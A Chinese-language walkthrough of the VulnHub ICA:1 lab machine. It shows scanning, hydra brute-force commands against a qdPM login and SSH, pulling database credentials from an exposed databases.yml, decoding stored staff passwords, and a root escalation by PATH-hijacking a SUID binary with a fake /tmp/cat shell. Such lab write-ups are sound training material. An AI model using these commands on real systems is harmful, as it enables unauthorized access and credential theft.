
refer to: https://www.vulnhub.com/entry/ica-1,748/
启动后,

nmap发现资产:
PORT STATE SERVICE
22/tcp open|filtered ssh
80/tcp open|filtered http
3306/tcp open|filtered mysql
对80端口goburst一下:
/css                  (Status: 301) [Size: 314] [--> http://192.168.56.109/css/]
/.html                (Status: 403) [Size: 279]
/images               (Status: 301) [Size: 317] [--> http://192.168.56.109/images/]
/install              (Status: 301) [Size: 318] [--> http://192.168.56.109/install/]
/js                   (Status: 301) [Size: 313] [--> http://192.168.56.109/js/]
/.htm                 (Status: 403) [Size: 279]
/.php                 (Status: 403) [Size: 279]
/uploads              (Status: 301) [Size: 318] [--> http://192.168.56.109/uploads/]
/template             (Status: 301) [Size: 319] [--> http://192.168.56.109/template/]
/javascript           (Status: 301) [Size: 321] [--> http://192.168.56.109/javascript/]
/core                 (Status: 301) [Size: 315] [--> http://192.168.56.109/core/]
/manual               (Status: 301) [Size: 317] [--> http://192.168.56.109/manual/]
/.htaccess            (Status: 403) [Size: 279]
/backups              (Status: 301) [Size: 318] [--> http://192.168.56.109/backups/]
/.phtml               (Status: 403) [Size: 279]
/.htc                 (Status: 403) [Size: 279]
/batch                (Status: 301) [Size: 316] [--> http://192.168.56.109/batch/]
/sf                   (Status: 301) [Size: 313] [--> http://192.168.56.109/sf/]
都可以打开,大部分都是直接可以浏览文件。
robots.txt 没有内容。
config.php 没有内容。
首页是登录页。可以尝试默认用户名密码 系统是qdpm

还可以看到 /install 是个安装页面。 还有 backup php脚本

所以,先看看msf 有没有现成的:

都是登录后的内容。
所以尝试暴力破解密码。
搜了一下,这个页面中,给出了demo用户名:https://qdpm.net/qdpm-demo-free-project-management
administrator@localhost.com
admin@localhost.com
client@localhost.com
developer@localhost.com
然后在这个页面中确认用户名:http://192.168.56.109/index.php/login/restorePassword
确认的是 admin@localhost.com
扫了一眼,表单中没有csrf, 所以直接用 hydra 爆破
hydra -l admin@localhost.com -P /usr/share/wordlists/SecLists/Passwords/Common-Credentials/xato-net-10-million-passwords-100.txt -u -m "/index.php/login:login%5Bemail%5D=^USER^&login%5Bpassword%5D=^PASS^:F=No match for" 192.168.56.109 http-post-form
似乎速度奇慢,每分钟爆破2个
SQLI注入:对于已有的login 和忘记密码页面都不存在
很崩溃,hydra不能用。 patator 不能用。
具体表现:
hydra 会慢慢停下来,如下图;
patator 则直接报了一堆错误
我就是一个普通的爆破啊! 重新发送http request 就可以啊! 为什么会这样???
直接就是2个循环,却需要我学习各种奇怪的语法。
老子不伺候了。自己写一段吧。
跑到了3万密码,还没有出现,所以看攻略。
攻略说,虽然可以用暴力破解的方式获得密码,但是这样太慢了。可以使用 searchsploit.
这个命令跟 msf 中的 search不同。是在exploit.db 中搜索。
看起来如下:
searchsploit qdpm ,会得到很多内容:
─$ searchsploit qdpm
------------------------------------------------------------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                                                                            |  Path
------------------------------------------------------------------------------------------------------------------------------------------ ---------------------------------
qdPM 7 - Arbitrary File upload                                                                                                            | php/webapps/19154.py
qdPM 7.0 - Arbitrary '.PHP' File Upload (Metasploit)                                                                                      | php/webapps/21835.rb
qdPM 9.1 - 'cfg[app_app_name]' Persistent Cross-Site Scripting                                                                            | php/webapps/48486.txt
qdPM 9.1 - 'filter_by' SQL Injection                                                                                                      | php/webapps/45767.txt
qdPM 9.1 - 'search[keywords]' Cross-Site Scripting                                                                                        | php/webapps/46399.txt
qdPM 9.1 - 'search_by_extrafields[]' SQL Injection                                                                                        | php/webapps/46387.txt
qdPM 9.1 - 'type' Cross-Site Scripting                                                                                                    | php/webapps/46398.txt
qdPM 9.1 - Arbitrary File Upload                                                                                                          | php/webapps/48460.txt
qdPM 9.1 - Remote Code Execution                                                                                                          | php/webapps/47954.py
qdPM 9.1 - Remote Code Execution (Authenticated)                                                                                          | php/webapps/50175.py
qdPM 9.1 - Remote Code Execution (RCE) (Authenticated) (v2)                                                                               | php/webapps/50944.py
qdPM 9.2 - Cross-site Request Forgery (CSRF)                                                                                              | php/webapps/50854.txt
qdPM 9.2 - Password Exposure (Unauthenticated)                                                                                            | php/webapps/50176.txt
qdPM < 9.1 - Remote Code Execution                                                                                                        | multiple/webapps/48146.py
------------------------------------------------------------------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
然后看到了 password exposure
然后 -x 看细节: searchsploit -x php/webapps/50176.txt
# Exploit Title: qdPM 9.2 - DB Connection String and Password Exposure (Unauthenticated)
# Date: 03/08/2021
# Exploit Author: Leon Trappett (thepcn3rd)
# Vendor Homepage: https://qdpm.net/
# Software Link: https://sourceforge.net/projects/qdpm/files/latest/download
# Version: 9.2
# Tested on: Ubuntu 20.04 Apache2 Server running PHP 7.4
The password and connection string for the database are stored in a yml file. To access the yml file you can go to http://<website>/core/config/databases.yml file and download.
得知,密码在 /core/config/database.yml 文件。
所以,我们下载:http://192.168.56.109/core/config/databases.yml
得到:
all:
  doctrine:
    class: sfDoctrineDatabase
    param:
      dsn: 'mysql:dbname=qdpm;host=localhost'
      profiler: false
      username: qdpmadmin
      password: "<?php echo urlencode('UcVQCMQk2STVeS6J') ; ?>"
      attributes:
        quote_identifier: true

上面php 代码运行后,得到密码:UcVQCMQk2STVeS6J
然后,回到 安装页面:

输入各种内容:

然后接下来,设置管理员密码:

可以了:
然后,用刚才的用户名和密码登录:http://192.168.56.109/index.php/login
失败。
看攻略。
原来还可以登录3306:
好的,配置好之后,其他数据库的内容,也都看到了:


经过查看,发现qdpm的users 内容为空。于是新增,不过仍然不行。
看了攻略,说是需要用SSH ,根据employ的密码,来爆破。
SELECT * FROM staff.login join staff.user on staff.login.user_id = staff.user.id;

用ruby写了端代码进行转换,
%w{WDdNUWtQM1cyOWZld0hkQw==
c3VSSkFkR3dMcDhkeTNyRg==
REpjZVZ5OThXMjhZN3dMZw==
N1p3VjRxdGc0MmNtVVhHWA==
Y3FObkJXQ0J5UzJEdUpTeQ==
}.each do |base64|
origin = `echo #{base64} | base64 -d`
puts origin
end
得到passwords.txt:
X7MQkP3W29fewHdC
suRJAdGwLp8dy3rF
DJceVy98W28Y7wLg
7ZwV4qtg42cmUXGX
cqNnBWCByS2DuJSy
于是,开始ssh 碰撞。
users.txt: (用户名把收尾也改成了小写)
Smith
Lucas
Travis
Dexter
Meyer
smith
lucas
travis
dexter
meyer
hydra -L users.txt -P passwords.txt 192.168.56.109 ssh
看到结果了,感觉很好。

travis DJceVy98W28Y7wLg
dexter 7ZwV4qtg42cmUXGX
travis 登录后可以看到user flag, 但是没有sudu 权限。
travis@debian:~$ cat user.txt
ICA{Secret_Project}
travis@debian:~$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for travis:
Sorry, user travis may not run sudo on debian.
于是准备提权
用另一个用户登录,发现:
dexter@debian:~$ cat note.txt
It seems to me that there is a weakness while accessing the system.
As far as I know, the contents of executable files are partially viewable.
I need to find out if there is a vulnerability or not.
使用linpeas对机器做个完整扫描。发现;

/opt/get_access
是一个二进制文件。 可以直接运行,提示说现在不是工作时间。( 我下午15点,美国凌晨3点)
使用strings /opt/get_access , 可以看到:
/lib64/ld-linux-x86-64.so.2
setuid
socket
puts
system
__cxa_finalize
setgid
__libc_start_main
libc.so.6
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u/UH
[]A\A]A^A_
cat /root/system.info
Could not create socket to access to the system.
All services are disabled. Accessing to the system is allowed only within working hours.
;*3$"
GCC: (Debian 10.2.1-6) 10.2.1 20210110
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
get_access.c
__FRAME_END__
__init_array_end
_DYNAMIC
__init_array_start
__GNU_EH_FRAME_HDR
_GLOBAL_OFFSET_TABLE_
__libc_csu_fini
_ITM_deregisterTMCloneTable
puts@GLIBC_2.2.5
_edata
system@GLIBC_2.2.5
__libc_start_main@GLIBC_2.2.5
__data_start
__gmon_start__
__dso_handle
_IO_stdin_used
__libc_csu_init
__bss_start
main
setgid@GLIBC_2.2.5
__TMC_END__
_ITM_registerTMCloneTable
setuid@GLIBC_2.2.5
__cxa_finalize@GLIBC_2.2.5
socket@GLIBC_2.2.5
.symtab
.strtab
.shstrtab
.interp
.note.gnu.build-id
.note.ABI-tag
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rela.dyn
.rela.plt
.init
.plt.got
.text
.fini
.rodata
.eh_frame_hdr
.eh_frame
.init_array
.fini_array
.dynamic
.got.plt
.data
.bss
.comment
这里,可以注意到,有一句 cat /root/system.info
这个文件,标记位是s, 运行的时候,会直接以root的权限来运行该程序(所以叫SUID程序)

所以,该程序会 调用 cat 命令。

而 cat 命令,则是默认为 /usr/bin/cat ,我们的思路就是,创建另一个cat 命令,然后拿到shell
所以就是
touch /tmp/cat
echo '#!/bin/sh' > /tmp/cat
echo '/bin/bash' >> /tmp/cat (写入了 cat文件)
chmod +x /tmp/cat
然后修改 自身PATH: export PATH=/tmp:$PATH

这样的话,travis 运行 /opt/get_access 命令的时候,就会调用 $PATH中的第一个cat, 也就是 /tmp/cat ,于是该用户就会得到一个 /bin/bash, root权限的:
下面思路是错误的。不用看了。

接下来调用 write.ul
复盘, 本题目用到了
1. hydra 无脑爆破,http-form-post, hydra ssh
2. 自己的ruby爆破脚本
3. searchsploit 的使用。
4. SUID 提权
5. https://m1le5.medium.com/vulnhub-ica-1-6f40ea93816a 这个攻略的最后一句,都没有详细的说要 创建 /tmp/cat 的第一个最关键的过程: echo '#!/bin/sh' > /tmp/cat
下面是弯路,不用看了。
这个write.ul 可以用来钓鱼,估计再过几个小时,root 就会上线了。
继续看linpeas.sh